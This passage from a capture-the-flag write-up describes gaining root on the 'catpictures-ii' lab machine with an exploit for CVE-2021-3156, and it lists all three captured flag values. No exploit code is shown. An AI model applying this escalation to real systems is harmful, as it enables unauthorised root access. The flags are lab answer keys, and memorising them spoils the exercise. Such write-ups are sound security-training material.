I now have root shell. I was able to accomplish this using [CVE-2021-3156](#). I downloaded this exploit on my machine first, transferred it to the victim machine, and then ran it to gain root.

Flags



```
samarium / ansible Private
<> Code Issues Pull Requests Packages Projects
No Description
Manage Topics
7 Commits 1 Branch
Tree: 0e5c3274a6 ansible / flag1.txt
1 lines | 32 B
1 10d916eaea54bb5ebe36b59538146bb5
```

The first flag once I gained access to Gitea using the credentials from hidden directory.

```
bismuth@catpictures-ii:~$ ls
ls
flag2.txt
bismuth@catpictures-ii:~$ cat flag2.txt
cat flag2.txt
5e2cafbbf180351702651c09cd797920
bismuth@catpictures-ii:~$
```

The second flag once I gained foothold on the machine.

```
# cd /
# cd root
# ls
ansible  docker-compose.yaml  flag3.txt  gitea
# cat flag3.txt
6d2a9f8f8174e86e27d565087a28a971
#
```

The third flag once I escalated my privileges from bismuth to root.
